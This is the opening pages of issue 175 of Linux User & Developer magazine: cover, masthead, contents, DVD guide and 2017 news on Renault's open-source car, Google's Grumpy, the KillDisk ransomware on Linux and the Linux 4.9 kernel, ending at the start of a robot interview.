

FREE 3 DISTROS ON THE DVD

www.linuxuser.co.uk

Linux User

THE ESSENTIAL MAGAZINE
FOR THE GNU GENERATION



& Developer™

BUILD THE PERFECT NETWORK

• Set up services • Secure your data • Design topology • Manage latency

FIND & EXPLOIT CMS VULNERABILITIES

Look for flaws and solve security issues

MANAGE YOUR UBUNTU DISKS

Take control of filesystems and hard drives

ERLANG DATA STRUCTURES

Learn how to use functions, strings, user input,
message passing and more in your programs

**DISC
MISSING?**
ASK YOUR
RETAILER

**“ALEXA,
tell the
Pi to...”**

- Use voice commands
- Connect devices
- Control lighting



MONITOR PROCESSES

Watch over your systems with Monit

THE BEST BACKUPS


Which open source utility
will safeguard your data?

OPENWRT SERVICES

Add packages to your router
as if it was another PC

ALSO INSIDE

» Meet the Peeqo
» Build a Pi navigation
system in Python



Future

ISSUE 175

Digital Edition
GreatDigitalMags.com

Synology®

SYNOLOGY ROUTER
RT1900ac

Smart WiFi
for your home

Video Station

DiskStation
DS216+II

DS216play | DS716+II | DS216+II

4K TRANSCODING & STORAGE SOLUTION



4K VIDEO TRANSCODING

Transcode 4K videos to make them suitable for all screens and bandwidths whether they are local media players or remote mobile devices.

TURN YOUR NAS INTO A MEDIA CENTRE

Access and share all the multimedia files stored on your Synology NAS anytime, anywhere for home or work through our large range of apps.

STORE AND STREAM YOUR MEDIA

Stream digital content with Roku, Apple TV, Chromecast, Samsung TV and all Bluetooth, Airplay and DLNA devices effortlessly.

For where to buy visit www.synology.com



Available mobile Apps



Synology's
Media
Accolades



Future Publishing Ltd
Richmond House, 33 Richmond Hill
Bournemouth, Dorset, BH2 6EZ
☎ +44 (0) 1202 586200
Web: www.linuxuser.co.uk
www.greatdigitalmags.com
www.futureplc.com

Editorial

Editor **April Madden**
april.madden@futurenet.com
☎ 01202 586218

Senior Art Editor **Stephen Williams**
Designer **Rebekka Hearl**
Editor in Chief **Dave Harfield**
Photographer **James Sheppard**

Contributors

Joey Bernard, Christian Cawley, Toni Castillo Girona, Sanne De Boer, Nate Drake, Alex Ellis, Tam Hanna, Oliver Hill, Phil King, Kushma Kumari, Paul O'Brien, Swayam Prakasha, Eleanor Rewcastle, Richard Smedley, Nicholas Thorpe, Nitish Tiwari and Mihalis Tsoukalos

Advertising

Digital or printed media packs are available on request.

Commercial Sales Director **Clare Dove**
Advertising Director **Richard Hemmings**
richard.hemmings@futurenet.com
☎ 01225 687615

Account Director **Andrew Tilbury**
andrew.tilbury@futurenet.com
☎ 01225 687144

Account Director **Crispin Moller**
crispin.moller@futurenet.com
☎ 01225 687335

International

Linux User & Developer is available for licensing. Contact the International department to discuss partnership opportunities.

Head of International Licensing **Cathy Blackman**
☎ +44 (0) 1202 586401
cathy.blackman@futurenet.com

Subscriptions

For all subscription enquiries:
LUD@servicehelpline.co.uk
☎ 0844 249 0282
☎ Overseas +44 (0)1795 418661
www.imaginesubs.co.uk
Head of subscriptions **Sharon Todd**

Circulation

Circulation Director **Darren Pearce**
☎ 01202 586200

Production

Production Director **Jane Hawkins**
☎ 01202 586200

Management

Finance & Operations Director **Marco Peroni**
Creative Director **Aaron Asadi**
Editorial Director **Ross Andrews**

Printing & Distribution

William Gibbons, 26 Planetary Road, Willenhall, West Midlands, WV13 3XT

Distributed in the UK, Eire & the Rest of the World by
Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
☎ 0203 787 9060 www.marketforce.co.uk

Distributed in Australia by Gordon & Gotch Australia Pty Ltd,
26 Rodborough Road, Frenchs Forest, New South Wales 2086
☎ + 61 2 9972 8800 www.gordongotch.com.au

Disclaimer

The publisher cannot accept responsibility for any unsolicited material lost or damaged in the post. All text and layout is the copyright of Future Publishing Ltd. Nothing in this magazine may be reproduced in whole or part without the written permission of the publisher. All copyrights are recognised and used specifically for the purpose of criticism and review. Although the magazine has endeavoured to ensure all information is correct at time of print, prices and availability may change. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

If you submit material to Future Publishing via post, email, social network or any other means, you automatically grant Future Publishing an irrevocable, perpetual, royalty-free licence to use the material across its entire portfolio, in print, online and digital, and to deliver the material to existing and future clients, including but not limited to international licensees for reproduction in international, licensed editions of Future Publishing products. Any material you submit is sent at your risk and, although every care is taken, neither Future Publishing nor its employees, agents or subcontractors shall be liable for the loss or damage.

© 2017 Future Publishing Ltd
ISSN 2041-3270



Future is an award-winning international media group and leading digital business. We reach more than 57 million international consumers a month and create world-class content and advertising solutions for passionate consumers online, on tablet & smartphone and in print.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR).
www.futureplc.com
Chief executive Zillah Byng-Thorne
Non-executive chairman Peter Allen
Chief financial officer Penny Ladkin-Brand
Tel +44 (0)1225 442 244

Welcome

to issue 175 of Linux User & Developer

This issue

- » Build the perfect network
- » Find & exploit CMS vulnerabilities
- » Manage your Ubuntu disks
- » Control your Pi with the Amazon Echo



Welcome to the latest issue of Linux User & Developer, the UK and America's favourite Linux and open source magazine. What's your perfect network? Maybe it's small and high-speed, serving files and media around your house lightning-fast. Maybe you're responsible for a corporate network and you want constant uptime, solid security and easily accessible shared drives. Whatever it is you're after, we'll show you the essential steps you need to take to build it in our complete guide on p18.

Also in this issue we take a look at the top 10 system tools you need to make your life easier. Whether you're a sysadmin, developer or simply a hardcore Linux fan, these essential distros and FOSS will help you troubleshoot issues, optimise performance and get more from your Linux system. Find it on p54, and load up the free coverdisc to start using these distros and utilities right now!

Elsewhere we take a look at more things you can do with OpenWRT (p32), explain how hackers find and exploit CMS vulnerabilities and what you can do to stop them (p36), walk you through using Monit to check up on your systems and processes, continue getting to grips with Erlang (p44), help you to manage filesystems and disks under Ubuntu (p50), and much more.

Enjoy the issue!

April Madden, Editor

Get in touch with the team:

linuxuser@imagine-publishing.co.uk



Buy online
imagineshop.co.uk

Visit us online for more news, opinion, tutorials and reviews:

www.linuxuser.co.uk

Contents

**Subscribe
& save!**

30 Check out our great new offer! US customers can subscribe on page 67

BUILD THE PERFECT NETWORK

18 Build the perfect network

Your network is good, but it could be better. Here's how...

OpenSource

08 News

The biggest stories from the open source world

12 Interview

Abhishek Singh on the Peeqo robot

16 Kernel column

The latest on the Linux kernel with Jon Masters



Features

18 Build the perfect network

Improve your network now

54 Top 10 system tools

The best distros and FOSS for Linux pros

Tutorials

32 Run services on OpenWRT

Add applications to your router and provide network services

36 How to find and exploit CMS security vulnerabilities

Looking for CMS flaws using automated tools can help you locate security issues

40 Set up Monit to monitor processes

Learn how to install and configure Monit and use it to manage and monitor processes

44 Program in Erlang: Strings, data structures and messages

Discover more about Erlang strings, user input, lists, maps, messages and more

50 Manage disks and filesystems in Ubuntu

Take a closer look at how to deal with data and filesystems in Ubuntu



96 Free downloads


Find out what we've uploaded to our secure repo FileSilo for you this month



Reviews

81 Backup utilities

Which one of these FOSS picks will keep your data safest?



Areca



Bacula



Bareos



UrBackup

86 Verbatim Store 'n' Save

Just how fast is this 'SuperSpeed' external hard drive?

88 Zorin OS 12

Can Zorin emerge as an Ubuntu-based frontrunner?

90 Free software

Richard Smedley recommends some excellent FOSS packages for you to try



69 Practical Raspberry Pi

Talk to your Pi via the Amazon Echo and get it to control lighting, make a doomsday switch for your data, discover the Scripto writing tool and take your Pi on the road

NEW



CloudNX

next generation Cloud Servers



**UK data centres,
UK support**



Flexible



**Pay as you
use pricing**

Enterprise features

- Load balancing
- VPN
- External firewall

Set up in seconds

- Easy to use
control panel

Cloud Servers from:

£15.00

per month ex VAT charged at 20%

Call **0808 1686 777**

or visit **fasthosts.co.uk/cloud-servers**

SERVICES • WEB HOSTING • DOMAIN NAMES • EXCHANGE EMAIL




On your free DVD this issue

Find out what's on your free disc

Welcome to the Linux User & Developer DVD. This issue, discover the top 10 system tools for DevOps, sysadmins and developers. From speeding up tasks to managing data, optimising files to monitoring networks,


everything here will streamline your workflow, enhance your Linux experience, secure your data or improve your systems. Troubleshoot, optimise and manage your system. It's the ultimate toolkit for Linux pros.

Featured software:




Ubuntu

Ubuntu is one of the world's most consistently popular distros, offering one experience across multiple devices. It's by far the most widely used Linux distribution amongst enthusiasts – and with good reason. It's mature and stable, with LTS (Long Term Supported) versions and due to its high adoption rate it has a huge amount of peer-to-peer support across the web.



Debian

Debian is a classic distro that's popular for use on servers and desktop PCs. This is the GNOME version. Debian is one of the oldest and therefore best-supported versions of Linux available and it's great for use on servers. Random fact: Debian distributions are named after Toy Story characters. Really! The latest release is Jessie.



OpenSUSE

The Tumbleweed distribution is a pure rolling release version of openSUSE containing the latest stable versions of all software. The platform offers a conventional stable, regular release version 'Leap' as well as a rolling version featuring the latest software, 'Tumbleweed'. Please note that this distro does not live boot and must be installed.



Load DVD

To access software and tutorial files, simply insert the disc into your computer and double-click the icon.

Live boot

To live-boot into the distros supplied on this disc, insert the disc into your disc drive and reboot your computer.

Please note:

- You will need to ensure that your computer is set up to boot from disc (press F9 on your computer's BIOS screen to change Boot Options).
- Some computers require you to press a key to enable booting from disc – check your manual or the manufacturer's website to find out if this is the case on your PC.
- Live-booting distros are read from the disc: they will not be installed permanently on your computer unless you choose to do so.

For best results:

This disc has been optimised for modern browsers capable of rendering recent updates to the HTML and CSS standards. So to get the best experience we recommend you use:

- Internet Explorer 8 or higher
- Firefox 3 or higher
- Safari 4 or higher
- Chrome 5 or higher

Problems with the disc?

Send us an email at linuxuser@imagine-publishing.co.uk Please note however that if you are having problems using the programs or resources provided, then please contact the relevant software companies.

**+7
OF THE BEST
FOSS
UTILITIES!**



Live boot

Insert the disc into your computer and reboot. You will need to make sure that your computer is set up to boot from disc

FOSS

Free and open-source software needs to be installed via the distros or by using the disc interface

Distros

Distros can be live booted so that you can try a new operating system instantly without making permanent changes to your computer

Explore

Alternatively you can insert and run the disc to explore the interface and content

Disclaimer

Important information

Check this before installing or using the disc

For the purpose of this disclaimer statement the phrase 'this disc' refers to all software and resources supplied on the disc as well as the physical disc itself.

You must agree to the following terms and conditions before using this 'this disc':

Loss of data

In no event will Future Publishing accept liability or be held responsible for any damage, disruption and/or loss to data or computer systems as a result of using 'this disc'. Future Publishing makes every effort to ensure that 'this disc' is delivered to you free from viruses and spyware. We do still strongly recommend that you run a virus checker over 'this disc' before use and that you have an up-to-date backup of your hard drive before using 'this disc'.

Hyperlinks:

Future Publishing does not accept any liability for content that may appear as a result of visiting hyperlinks published in 'this disc'. At the time of production, all hyperlinks on 'this disc' linked to the desired destination. Future Publishing cannot guarantee that at the time of use these hyperlinks direct to that same intended content as Future Publishing has no control over the content delivered on any of these hyperlinks.

Software Licensing

Software is licensed under different terms; please check that you know which one a program uses before you install it.

- **Shareware:** If you continue to use the program you should register it with the author
- **Freeware:** You can use the program free of charge
- **Trials/Demos:** These are either time-limited or have some functions/features disabled
- **Open source/GPL:** Free to use, but for more details please visit <https://opensource.org/licenses/gpl-license>

Unless otherwise stated you do not have permission to duplicate and distribute 'this disc'.

OpenSource

08 News & Opinion | 12 Interview | 96 FileSilo



Above POM is the first open-source electric vehicle of its kind

OPEN SOURCE

Renault unveils world's first open-source vehicle

The POM is the first mass market vehicle of its kind

The race to create the world's first open source vehicle that's safe enough to drive on the roads is heating up, and it seems Renault may just be the first to make the dream a reality. In a recent showcase at CES in Las Vegas, Renault unveiled its new vehicle, POM. In short, POM is a new electric vehicle that allows for third-party companies to access and modify the existing software within POM and completely change it to add their own benefits. While it's particularly tailored to start-ups, researchers and laboratories, it's believed the tech will eventually be deemed roadworthy in certain countries.

For the project, Renault has partnered with OSVehicle, which has taken the reins when it comes to designing the open-source platform at the heart of POM. "We are very excited to

"We are sure that our community will benefit and provide value to the automotive industry"


welcome an auto OEM like Renault into our open ecosystem," said Tin Hang and Yuki Liu, founders of OSVehicle. "We are sure that our community will benefit and provide value to the automotive industry, contributing with new mobility solutions and solving specific needs with a wider range of connected car and self-driving technologies. Sharing common hardware platforms with everyone is a new co-creative and horizontal approach that can disrupt this industry, lowering significantly costs and time-to-market."

OSVehicle's platform for POM is completely modular, giving developers a complete personalisation package in the vehicle and the tools needed for them to tinker with the software in any way they see fit. For some, it'll mean a new way to experiment with what electric vehicles can do, while for others it'll be a showcase of the power of an open-source automotive project. The possibilities of OSVehicle really are endless.

Alongside the collaboration with OSVehicle, Renault has also been working with ARM on

several elements of POM. A known leader in microprocessor technology, the collaboration will see ARM open up the core software of POM, explore hardware architecture and allow for integration with ARM-connected devices. For end users, this could mean seamless connection between your smartphone and POM. "Connected vehicles will enable new business models that deliver a broad range of choices and experiences for end users," said Richard York, VP of Embedded Marketing. "The automotive industry will increasingly focus on the specific functionality that owners want, such as comfort level and entertainment. By providing this platform, Renault is paving the way for innovation in these areas."

While the technology is entering the final stages, at the time of writing, it's still unknown when units will be made available to interested parties and how many units will actually be produced from the start. From there, it'll be another significant period of time before POM ends up in a driveway near you and is made legal on roads all over the world.



DEVELOPMENT

Google introduces open source runtime for Go

Open-source Grumpy looks to translate Python code

While Google Go may not be the default programming language for a large portion of developers based all over the world, the latest developments coming from Google make it a more tempting proposition to get started with.

In a recent announcement, Google has introduced a new open source project titled Grumpy, which will look to translate Python code into native Go programs.

One of the most startling things about Google is the amount of Python code used in the front-end of many of its key apps and programs. The front-end server for both YouTube and its API are predominantly Python-based as opposed to other implementations. Although Google has been quick to point out that the project was initially started to improve Python performance on YouTube, it's been more widespread to other programs.

"Grumpy is an experimental Python runtime for Go. It translates Python code into Go programs, and those transpiled programs run seamlessly within the Go runtime. We needed to support a large existing Python


codebase, so it was important to have a high degree of compatibility with CPython (quirks and all). The goal is for Grumpy to be a drop-in replacement runtime for any pure-Python project," said YouTube engineer Dylan Trotter.

For end users, it should help bridge the gap between Go and Python well, with future developments to help build and expand on the simplicity of Google's offering also in the works. However, Trotter has also been keen to point out that while Grumpy is now fully open source, it very much remains in an alpha stage of development. "Most of the language constructs and many core built-in types work like you'd expect, there are still holes to fill – many built-in types are missing methods and attributes, built-in functions are absent and the standard library is virtually empty."

For those looking to get to grips with Python, Grumpy could be a highly useful tool to have in their arsenal both now and in the future. Those interested in exploring Grumpy at this early stage can head across to Google's official GitHub page where they'll find all necessary downloads: <https://github.com/google/grumpy>.

TOP FIVE

Best Raspberry Pi alternatives



1 BeagleBone Black

Arguably one of the most well-known boards out there, the BeagleBone has proven time and time again to be a low-cost option for both developers and hobbyists alike. It includes all the basic functions and features needed for an entry level developer to get started, even boasting the ability to boot Linux in less than ten seconds.

2 Banana Pi M3

In terms of power, the Banana Pi M3 is hard to match. At its core is a monster octa-core processor working alongside 2GB of RAM. Take a closer look and you'll find a LAN port, dual-USB ports and a full HDMI connection.



3 Intel Edison with Kit for Arduino

While a little more expensive than some options here, this Intel-based board is a class act throughout. As you'd expect, an Intel Atom CPU takes centre stage with a 32-bit Intel Quark microcontroller also on board for good measure.

4 VoCore

With both the hardware and software being open-source, the VoCore shouldn't be dismissed. Its feature set is tailored towards development for the IoT, but it remains no bigger than a coin!

5 C.H.I.P

A board smaller than the Pi? Yes, that's C.H.I.P. This \$9 marvel is basic in its feature set, but includes the necessities to make it a decent development board. It includes 4GB of storage, built-in wireless connectivity and 512MB of RAM.

MALWARE

KillDisk malware holding Linux systems to ransom

Even Linux users can't get away from the KillDisk exploit

The malignant KillDisk malware that gained infamy for attacking Ukraine's critical infrastructure in 2016 is back in the spotlight once again. While recent attacks made by KillDisk have predominantly been targeting Windows-based systems, it's now believed the same attacks are being made against Linux systems.

ESET researchers have discovered some worrying results of machines infected by the KillDisk virus. This variant of KillDisk gains access to machines via Meterpreter backdoors, before encrypting all files on the machine.

A ransom note is then displayed on the desktop when the machine is booted, before making the machine unusable if the ransom isn't paid. The ransom note is said to be the

“The ransom note is said to be the same each time, starting with an ironic, ‘we are so sorry...’”

We are so sorry, but the encryption
of your data has been successfully completed,
so you can lose your data or pay 222 BTC to
1Q94RXqr5WzyNh9Jn3YLDGeBoJhxJBigcF
with blockchain.info
contact e-mail: vuyrk568gou@lelantos.org

Above Want to pay £210,000 for the return of your data? We thought not.

same each time, starting with an ironic, “we are so sorry...” before demanding the desktop's owner pays an extortionate 222 bitcoins for the decryption of their files. At the time of writing, this equates to around £210,000. However, further research made into the KillDisk variant has found the attackers are unable to supply their victims with the necessary decryption keys needed, making the payment redundant.

While details on how users can protect their Linux machines are still being worked on, early

reports indicate there is a possible workaround to help make recovery possible – albeit incredibly difficult to complete. Those running a Windows desktop with KillDisk exploit are limited to their current options as well.

If you suspect your device has been exploited, it's imperative you don't pay up, since there's no guarantee you'll get your data back. We'll report on any real fix against KillDisk when one is made widely available for the Linux community and beyond.

ANDROID

Latest Android update patches 90 high-level vulnerabilities

While towards the end of 2016 we saw Google release a number of smaller updates in quick succession, this hasn't stopped it from releasing a major update in early 2017. This security update is particularly important, as it patches a whopping 90 vulnerabilities and exploits recently found within the operating system. Of the exploits being patched, 29 of them are listed as being critical, with 41 rated high and the remained ranked as a moderate security concern.

“Of the exploits being patched, 29 of them are listed as being critical, with 41 rated high”

At the core of the latest patch is a fix for the much discussed mediaserver component, which has proved to be an exploitable part of the OS' backend. The flaw relates to the Stagefright media library exploit, which until now could have been remotely triggered. In its advisory, Google lists the exploit as: “A remote code execution vulnerability in mediaserver could enable an attacker, using a specially crafted file, to cause memory corruption during media file and data processing.”

Also getting the patch treatment are numerous wireless Qualcomm components. In total, 24 different Qualcomm-related vulnerabilities are being patched in the update, although the severity of each of these is unknown as of yet. NVIDIA drivers are also getting a much needed security boost in the patch, with a record 12 critical flaws being found and eradicated. Again, the exact details on the fixes are sparse at the time of writing.

Users will find the latest update applied OTA in the coming weeks, while there are further security updates planned monthly throughout the first half of 2017.

RASPBERRY PI

New Pi kit adds rough-and-tough casing


Vilros' new kit adds some protection to your Pi

Despite the Raspberry Pi already grabbing the attention of more than 10 million users worldwide, companies are still launching new starter kits on a daily basis. Aimed at hooking in new users, these kits give you all the basics needed to get started in the world of the Raspberry Pi. One of the best ones to come out recently is from experienced tech tinkerers Vilros, which certainly adds something a bit different into the mix.

At the heart of the starter kit is a Model B Quad-core Raspberry Pi 3, sporting both a 1.2GHz processor and 1GB RAM. Also included is a UL-listed 2.5amp USB power supply, microUSB cable and a noise filter – with the latter being shaped to fit discreetly into the Pi. Perhaps the coolest addition to this kit is the inclusion of a transparent case, made from reinforced plastic to help protect the vital components of the Pi. Port holes have also been crafted into the casing, allowing for seamless

connection, alongside a crafted mounting slot and screws for attaching a Pi camera module that can be purchased separately from the Vilros site.

While numerous extras are available, the contents of this kit should kick-start any budding developer. Kits are available directly from the vilros.com site for just \$49.99.



KERNEL

Linus Torvalds releases giant Linux 4.9 update

Changes are plentiful in the latest kernel update

It's always great news when a new kernel update hits, but even at Linux User HQ we were surprised to see the enormity of what the latest 4.9 offers up. "If you look at the number of lines changed, we've had bigger releases in the past, but they have tended to be due to specific issues (v4.2 got a lot of lines from the AMD GPU register definition files, for example, and we've had big re-organisations that caused a lot of lines in the past: v3.2 was big due to staging, v3.7 had the automated

uapi header file disintegration, etc.," explains Torvalds on the Linux Kernel Mailing List.

One of the biggest additions in Linux 4.9 is the direct support for the Raspberry Pi Zero, alongside another 28 ARM-powered devices. It's important to note that the support levels for each device vary. Also introduced is support for Vmapped stacks, which will help kernel stack overflows be immediately identified, while memory protection keys have also been implemented for better page protection.


DISTRO FEED

► Top 10

(Average hits per day, 15 Dec – 15 Jan)

1.	Linux Mint	▲	2,753
2.	Debian	▼	1,707
3.	Manjaro	▲	1,677
4.	Ubuntu	▲	1,326
5.	openSUSE	▼	1,177
6.	Fedora	▼	916
7.	CentOS	▼	880
8.	Zorin	▲	867
9.	Solus	▲	849
10.	Antergos	▼	841

► This month



► Highlights



Manjaro

Manjaro's rolling release schedule is proving to work wonders for driving new users to check it out. We recently praised its 16.10 release, claiming to be one of the best Arch-based distributions users should download. You really need to check it out!



Solus

Despite going under the radar last year, Solus is back with a bang in 2017. Its latest version showcases the speed of the distribution, while it doesn't skimp on its features either.



Fedora

Arguably the biggest surprise this month is the slide of Fedora. Despite praise for its recent 25 update, competition from similar distributions has propelled it down the list.



Latest distros available:

filesilo.co.uk


INTERVIEW ABHISHEK SINGH

Peeqo, the robot that responds with GIFs

While massive strides have been made in the world of robotics, there's still a lot to do when it comes to developing emotions and expressions in robots. Is the Linux-based Peeqo the first robot to bridge the gap?

**Abhishek Singh**

is the brains behind Peeqo, and a recent graduate of the Tisch School of Arts. He's forged a name for himself in the world of AI and robotics, and is looking to use Peeqo as a showcase for his skills and where he sees the field heading.



